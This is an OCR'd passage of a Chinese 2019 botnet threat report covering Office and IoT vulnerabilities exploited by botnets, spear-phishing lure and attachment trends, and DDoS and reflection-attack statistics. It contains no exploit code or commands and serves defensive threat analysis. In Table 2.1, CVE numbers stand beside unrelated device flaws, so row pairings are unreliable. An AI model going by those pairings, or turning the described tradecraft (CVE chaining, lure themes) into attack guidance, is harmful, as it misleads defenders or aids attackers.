


图 2.8 文档类 CVE 利用类型分布

部分 Office 漏洞会被攻击者组合利用。其中，公式编辑器漏洞 CVE-2017-11882 出现频率最高，与其组合的漏洞也多为近几年出现，如下图所示：




图 2.9 文档类 CVE 组合关系

其中，CVE-2017-11882 和 CVE-2018-0802 堪称“黄金搭档”，后者也是公式编辑器的漏洞，仍然可以攻击那些修补过前者的 Office 版本。两者结合，可以对抗不同的补丁环境，提升成功概率。

总体来看，Windows 平台 Botnet 使用者在使用成熟漏洞进行饱和攻击的同时，也在积极挖掘和打磨新漏洞的利用方式，试图引发新的攻击狂潮。

2.2.2.2 IoT

IoT 环境一直以来都是各类漏洞攻击的重灾区。

首先，IoT 厂商众多却各行其是，竞争激烈使得设备质量参差不齐，加上用户很少修改初始弱口令，使得 IoT 设备资源容易成为不法分子垂食的对象。

其次，IoT 设备往往长期运行在缺乏人为干预的环境中，用户对其安全的感知程度远远不如个人电脑，很难察觉到针对 IoT 设备的攻击。

出现问题后，IoT 设备的漏洞修补渠道的公开性和便利性不如个人电脑和服务器，某些特殊领域和用途的嵌入式设备甚至不支持更新。如此日积月累，使得 IoT 设备缺乏对即时威胁的抵抗能力。

本年度 IoT Botnet 家族的漏洞利用载荷组成与往年类似，依然以围绕 SOAP 协议的 CVE-2017-17215（Huawei HG532）和 CVE-2014-8361（Realtek rtl81xx SDK）为主，攻击物联网智能设备。




图 2.10 2019 IoT 家族漏洞使用占比

同时，IoT 家族漏洞利用种类首次突破 3 位数，达到 100 个，其中 CVE 漏洞的年代跨度达到惊人的 13 年。整理后的漏洞列表如下：

2019 Botnet 威胁趋势分析

表 2.1 受影响 IoT 设备漏洞名称

CVE 漏洞	其他漏洞
CVE-2005-0116	ASUS DSL-N12E_C1 1.1.2.3_345 - 远程命令执行
CVE-2005-2847	AVTECH IP Camera/NVR/DVR Devices – 多项脆弱性
CVE-2006-2237	AVTECH Unauthenticated 命令注入
CVE-2007-3010	Beckhoff CX9020 CPU Module 远程代码执行
CVE-2008-0149	Belkin Wemo UPnP 远程代码执行
CVE-2008-3922	BEWARD N100 H.264 VGA IP Camera M2.1.6 Root 远程代码执行
CVE-2009-2288	CCTV-DVR 远程代码执行
CVE-2010-5330	D-Link DCS-930L 远程命令执行
CVE-2011-3587	D-Link Devices command php 远程命令执行
CVE-2011-5010	DLink DIR-645/DIR-815 diagnostic.php 命令执行
CVE-2012-4869	D-Link DSL Devices login.cgi 远程命令执行
CVE-2013-1599	D-Link OS 命令注入 via UPnP Interface
CVE-2013-3568	Dell KACE Systems Management Appliance Unauthenticated 远程代码执行
CVE-2013-4861	DNS-320l/327l 远程代码执行
CVE-2013-5758	Dogfood CRM spell php 远程命令执行
CVE-2013-5948	Eir D1000 Wireless Router WAN Side 远程命令注入
CVE-2014-8361	EnGenius 远程命令注入
CVE-2014-9094	ESCAM IP Camera 远程代码执行
CVE-2014-9727	EyeLock nano NXT 3.5 远程代码执行
CVE-2015-2051	Fastweb FASTGate 0.00.67 远程代码执行
CVE-2015-2208	FLIR Thermal Camera FC-S/PT 命令注入
CVE-2015-2280	Fritz Box Webcm 命令注入
CVE-2016-1555	Gitorious Arbitrary 命令执行
CVE-2016-5674	Hootoo HT-05 远程代码执行
CVE-2016-6277	Iris ID IrisAccess ICU 7000-2 远程命令执行
CVE-2017-17215	JAWS Webserver Unauthenticated Shell 命令执行
CVE-2017-5173	Linksys E series Unauthenticated 远程代码执行
CVE-2017-6077	Linksys E1500/E2500 apply.cgi 远程命令注入
CVE-2017-6334	Linksys WAG54G2 Web Management Console Arbitrary 命令执行
CVE-2017-6884	Linksys WAP54Gv3 远程调试 Root Shell
CVE-2017-8221	LW-N605R 12.20.2.1486 远程代码执行
CVE-2018-10561	Mitel AWC 命令执行
CVE-2018-11510	NetGain ping 命令注入
CVE-2018-14417	Netgear DGN1000 1.1.00.48 Setup.cgi 远程代码执行
CVE-2018-14933	Netgear Prosafe 远程命令执行

CVE 漏洞	其他漏洞
CVE-2018-15716	NUUO OS 命令注入
CVE-2018-17173	NUUO OS 命令注入 2
CVE-2018-6961	NUUO OS 命令注入 3
CVE-2018-7841	op5 7.1.9 远程命令执行
CVE-2019-12989	OpenDreamBox 2.0.0 Plugin WebAdmin 远程代码执行
CVE-2019-2725	Redmine SCM Repository 0.9.x/1.0.x Arbitrary 命令执行
CVE-2019-3929	SAPIDO RB-1732 远程命令执行
CVE_2003_0050	Seowonintech Devices 远程命令执行
CVE_2005_2773	SonicWall GMS exploit
CVE_2012_0262	Spreecommerce 0.60.1 - Arbitrary 命令执行
CVE_2014_3914	ThinkPHP 5 X 远程命令执行
	wePresent WiPG-1000P 命令注入
	Xfinity Gateway 远程代码执行
	Zeroshell 3.6.0/3.7.0 Net Services 远程代码执行
	ZTE 远程命令执行
	ZTE ZXV10 H108L 远程命令执行
	Zyxel P660HN 远程命令执行
	ZyXEL P660HN-T v1 ViewLog.asp 提权

2.2.2.3 其他漏洞利用

除了上述平台外，一些跨平台组件的漏洞也吸引了不法分子的注意。

Confluence

Confluence 是一款跨平台的企业级管理与系统软件，用于企业内部团队的信息共享和协同编辑。2019 年，该软件于 3 月被曝出远程执行漏洞 CVE-2019-3396。之后不法分子趁热打铁，利用勒索家族（GandCrab 和 Sodinokibi）、DDoS 家族（MrBlack）和挖矿家族（Kerberods）均入侵了对应的 Windows 和 Linux 服务器。

Adobe 播放器

Adobe Flash Player 是当今主流浏览器使用的多媒体播放器。今年，GrandCrab、Paradise、Sodinokibi 和 Maze 等 Windows 平台的勒索家族利用了其漏洞 CVE-2018-4878 进行入侵。攻击者向某些成人网站注入了恶意代码，当用户浏览时即被攻击 [5]。除了网页注入之外，攻击者也可以将 Flash 嵌入 Office 文档进行攻击，这也是 Adobe 漏洞利用的一大特点。另一个漏洞是 CVE-2018-15982，同样被一些勒索家族利用 [6]。

2.2.3 鱼叉攻击 / 恶意文档

近年来，鱼叉攻击中的恶意附件已经成为 APT 组织及各类网络犯罪集团最常用的攻击方式之一。与往年相比，本年度鱼叉攻击数量和危害的扩大与以下原因有关：

2.2.3.1 邮箱地址泄露事件的增多

为了实施鱼叉攻击，攻击者需要搜集邮箱地址作为发送对象。

邮箱地址有多种获得途径。攻击者可以获取公网上暴露的邮箱地址，例如企业在官网上和招聘信息中留下的通信方式，但数量较少。攻击者可以入侵邮箱数据库以批量窃取地址，或者通过木马窃取用户邮箱客户端的联系人信息，也可以直接从地下论坛或暗网购买，甚至可以直接从第三方直接获取数据。

2019 年，数据库泄露事件多次发生。例如 MongoDB 和 ElasticSearch，这些数据库本应只在局域网中使用，但错误的配置可致其暴露于外部网络。2 月，以色列密码货币交易平台 Coinmama 发生信息泄露，内容包括了 45 万注册用户的电子邮箱地址和密码，并流入暗网交易平台 [7]。3 月，Security Discovery 的研究人员发现电子邮件营销公司 Verifications IO 某 MongoDB 数据库可被公开访问，内含超过 8 亿的电子邮箱地址 [8]；俄罗斯网络安全公司 Group-IB 发现，新加坡多家政府和教育部门的员工的电子邮件登陆信息被公开发布于外网 [9]。7 月，美妆品牌丝芙兰 Sephora 发生数据库泄露，导致多国客户的账户信息含邮件地址被盗 [10]。

攻击者在得手后，有时会将数据放在网上共享，可被其他攻击者获得。Deep Instinct 在追踪银行木马 Trickbot 时就发现了一个数据库，包含了超过 5500 万个邮箱地址，其中涉及美国司法部、国务院、国土安全部以及美国联邦航空局等多个部门 [11]，显示这些政府部门已经成为银行木马的攻击对象。

除此之外，公共云盘也成为数据泄露的帮凶。1 月，HIBP 的安全研究员发现 MEGA 网盘上有一个约 87GB 大小的公开数据集，包含超过 7 亿个电子邮件地址 [12]。

以上例子只是众多邮箱地址泄露事件中的冰山一角，但足以看出，邮箱数据库存有海量地址，可成为各类网络犯罪团伙觊觎的重要数据来源之一，故其安全性会引发连锁反应。

2.2.3.2 社会工程学攻击的进化

近年来，鱼叉攻击的定向性逐渐增强。攻击者获取邮箱地址后，更多是根据其所属行业及部门类型

来精心构造邮件主题，以获取被攻击者信任或好奇心，增加其浏览邮件甚至打开附件的概率。

攻击者可以向人事部门发送伪造的简历，向财务部门发送所谓的财务报表和发票收据，向采购部门发送假冒的订单或采购单，向行政部门发送新闻、政策通知等等，而这些手段也是 APT 组织的惯用伎俩。

此外，攻击者还可以伪造发件人地址而非使用真实地址，这些地址的域名通常属于邮件主题关联的相关机构，给追踪溯源带来困难。

2.2.3.3 载荷类型的多样化

对 2019 年的鱼叉攻击附件类型进行抽样统计，显示 Office 文档依然是主要投递载荷类型，其它类型包括 PDF、ISO 以及压缩包等。




图 2.11 邮件恶意载荷类型分布

2.2.3.3.1 Office 恶意文档使用趋势

由于受众广泛，利用众多的远程执行漏洞及宏，使得 Office 文档成为多年来使用最频繁的恶意附件。宏利用从 1995 年就出现，目前更是与 Powershell 和 Javascript 相结合，通过混淆加密来对抗检测。而 Office 的远程执行漏洞在 2008 年至 2011 年激增，此后趋于平静，直到 2015 年又大量出现，使得之后相关的恶意文档数量迅速增长。对 Office 文档进行细分，Word 文档仍是攻击者首选的恶意附件类型。相比作为表格用途的 Excel 文档，文字类的 Word 文档的受众更广泛。




图 2.12 Office 恶意文档类型占比

其中，使用恶意宏的比重是使用 CVE 的 3 倍。2019 年泛滥的银行木马，主要的入侵手段便是恶意宏的利用。




图 2.13 宏和 CVE 使用占比

2.2.3.3.2 其他载荷使用

除了 Office 文档外，2019 年被使用的邮件恶意载荷还包括 PDF 文档、压缩包和 ISO 镜像等。

PDF 文档的利用一般有两种方式，一种是通过特制的 Javascript 脚本触发 CVE 漏洞；另一种是在 PDF 中嵌入一段指向 VBS、Javascript 或其他类型的链接，引诱用户点击。

2018 年下半年，使用 ISO 镜像文件作为附件的方式兴起。Windows 从 Win8 开始自带虚拟光驱，用户只需要双击 ISO 文件即可自动加载，成为了新的载荷执行方式。目前，已有 Lokibot、Nanocore 和 AgentTesla 家族被发现使用了 ISO 文件作为邮件附件。

类似 ISO 镜像，ZIP/RAR 压缩包可以包含恶意文件，如 EXE 可执行文件、VBS 脚本、Javascript 脚本和 Powershell 脚本等。

2.2.4 小结

通过利用弱口令、各类漏洞和垃圾邮件，攻击者突破系统防护，直接或间接植入恶意软件以实施网络犯罪并最终获利。

Windows 平台漏洞因为用户的安全意识薄弱、懒惰或侥幸心理等原因无法及时修补。

而 IoT 设备厂家甚多，漏洞披露不如 Windows 直接，且长期运行在缺乏运维干预的环境下，加上出厂时的弱口令弱登录名，使之成为攻击者争夺的唐僧肉。

因此，这些硬软件设备升级和维护不够及时，长期暴露在外，在日益更新的攻击技术面前只能俯首称臣，成为各类恶意家族的构建 Botnet 的节点，进而引发 DDoS 攻击、勒索挖矿、信息窃取和广告捆绑等威胁。

2.3 持续性威胁分析

本节将对 DDoS 攻击、勒索、挖矿、银行木马窃密和广告捆绑安装等常见威胁展开描述，通过统计数据揭示其在 2019 年的变化。

2.3.1 DDoS 木马（DDoS Trojan）

DDoS 攻击历史悠久，多用于打击行业竞争对手或发起政治意味的对抗，其效果很快能在受害者身上得到体现。而通过 DDoS Botnet 发起的攻击，是整个 DDoS 攻击的主要组成部分之一。

2.3.1.1 2019 年 DDoS 攻击总览

伏影实验室追踪数据显示，本年度 DDoS Botnet 在攻击目标、家族类型和活动平台方面延续了 2018 年的总体特征，同时也产生了一些新的变化。

2019 年，在伏影实验室的追踪数据中，来自 DDoS 家族的指令数量超过了 110 万条，其中有效 DDoS 攻击指令超过了 70 万条，占到 63% 左右。通过伏影实验室的标准衡量，这些 DDoS 指令组成了超过 40 万起攻击事件。

在地理位置方面，美国依然是受攻击最多的国家，中国次之，其余是英国、澳大利亚等国。

家族数量方面，本年度活跃家族数量减少至 7 个，网络资源进一步向少数家族集中。

活动平台方面，Linux/IoT 平台家族无论是 C&C（Command & Control，命令控制服务器）还是攻击次数的占比已经逐渐升至 60%，进一步拉大了和 Windows 平台家族的差距。其中，Gafgyt 家族的攻击次数占比上升至 40%，超越了 BillGates 和 Dofloo 等家族，与 Mirai 共同形成两家独大的局面。

攻击类型方面，在已追踪的众多 DDoS 类型中，UDP 泛洪攻击的占比达到 55%，是主要的攻击类型。

2.3.1.2 DDoS 攻击特征

DDoS Botnet 各家族下发的攻击指令包含以下攻击指标：

1. 单条指令攻击时长
2. 攻击端口
3. DDoS 攻击类型

以 DDoS 攻击时长为视角：

- 约 91.4% 的攻击时长在 1 小时内

- 约 7.1% 的攻击时长在 1 至 6 个小时内
- 约 1.5% 的攻击时长大于 6 小时

在 1 小时及其以内的攻击时长中，50 分钟至 1 小时的攻击占比为 25%，而其余攻击时长分布则较为分散。




图 2.14 DDoS 单条指令攻击时长分布

如此跨度并非完全因家族差异所导致。即便为同一个家族同一个变种，其指定攻击时长依然存在很大起伏。攻击时长越短，通常表示攻击指令下发越频繁，通过“短而多”的累积方式达到持续攻击的效果。

此外，攻击时长取值灵活，没有固定规律，从侧面反映了 DDoS 僵尸网络 BaaS 化的特点，即 Botnet 的用户购买了租赁服务后，可以指定自己想要的攻击参数。

通过攻击端口这一参数可以确认攻击者的目的。80 端口是被攻击次数最多的端口，433、3074（Xbox）、53 和 10011 端口也深受其害。这些端口涉及 Web 服务和在线游戏等。当用户无法访问受攻击的目标网站论坛时，会选择其他提供类似服务的站点，导致被攻击目标损失流量。在线游戏玩家则会因为无法连接服务器或无法同步实时数据，造成排名落后，将胜利果实拱手送人，同时也令服务方损失了玩家。




图 2.15 DDoS 攻击端口分布

通过 DDoS 攻击类型这一参数可以探知攻击者常用的攻击方法，能够更好的从攻击的角度来加强防御。UDP flood、TCP flood 及 SYN flood 攻击依旧占据 DDoS 攻击类型的主导地位。UDP 攻击中包括多种类型的变形攻击，UDP 小包、UDP 大包等泛洪攻击会造成服务器资源耗尽，从而无法正常对外提供服务。使用 Memcache、CLDAP 等服务进行反射攻击，不仅能很好的隐藏攻击源，同时能够将原本几 KB 的流量放大到几十 KB 甚至几百 KB。




图 2.16 DDoS 类型

反射型 DDoS 攻击是 UDP 攻击的重要组成部分。除了上述 DDoS 恶意家族产生攻击外，伏影实验室专门对公网上的较为常见的可被利用作为反射攻击的脆弱服务 Memcache、CLDAP、ONVIF、NTP 和 SSDP 单独进行捕获分析，得到了超过 110 万起攻击。

其中美国以 53% 的高占比成为被攻击最多的国家，其次是荷兰和中国，分别占到 16% 和 8%。




图 2.17 受反射攻击的国家分布

在上述反射攻击类型中，利用 CLDAP 服务进行反射攻击已经成为最主要的反射攻击类型，占攻击总数的 66%，利用 NTP 服务进行攻击的攻击数量占比为 18%，其次是 Memcache、ONVIF 和 SSDP 服务。




图 2.18 反射攻击类型次数占比

通过设定相应的超时时间作为划分攻击事件的依据，发现最长的攻击持续时间高达 150 小时，但超过 98% 的攻击事件都能在 5 小时“解决战斗”，如下图所示。




图 2.19 反射攻击时长占比

5小时内的攻击中，以1小时之内居多。这与上文中提到的攻击时长分布情况相对应，攻击者通过“短而多”的累积方式达到长时间攻击的效果。




图 2.20 5 小时内攻击时长占比

2.3.1.3 被攻击目标特征

近几年，我国境内 DDoS Botnet 数量急剧增多。今年正值新中国成立 70 周年之际，全国扫黄打非办公室部署“净网 2019”专项行动。该行动自 2 月开展以来，全国多地网安部门多次侦破 DDoS 攻击类违法犯罪事件，打掉多个大型 DDoS Botnet，深入贯彻落实了习近平总书记关于网络强国的重要思想，并切实维护了国家网络安全和人民群众合法权益。

2019 年度，伏影实验室已追踪的 DDoS 家族向全球超过 9 万个目标发起攻击。根据家族名（含变种）、攻击目标和攻击时间三个维度，可整理出超过 40 万起攻击事件，平均每月超过 38800 起。




图 2.21 DDoS 月度攻击趋势

美国仍然是被攻击次数最多的国家，占据总量的 55%。中国次之，之后分别是英国、荷兰、澳大利亚和加拿大等地区。




图 2.22 被攻击目标的国家地区分布

对受害者主机归属统计发现，云 /VPS 等托管成为了重灾区，遭受近 46% 的攻击。如今，越来越多的中小企业无力对抗 DDoS 攻击，于是选择将服务器托管至云平台，使得后者要承受越来越多的攻击流量。




图 2.23 云 /VPS 和其他类型占比

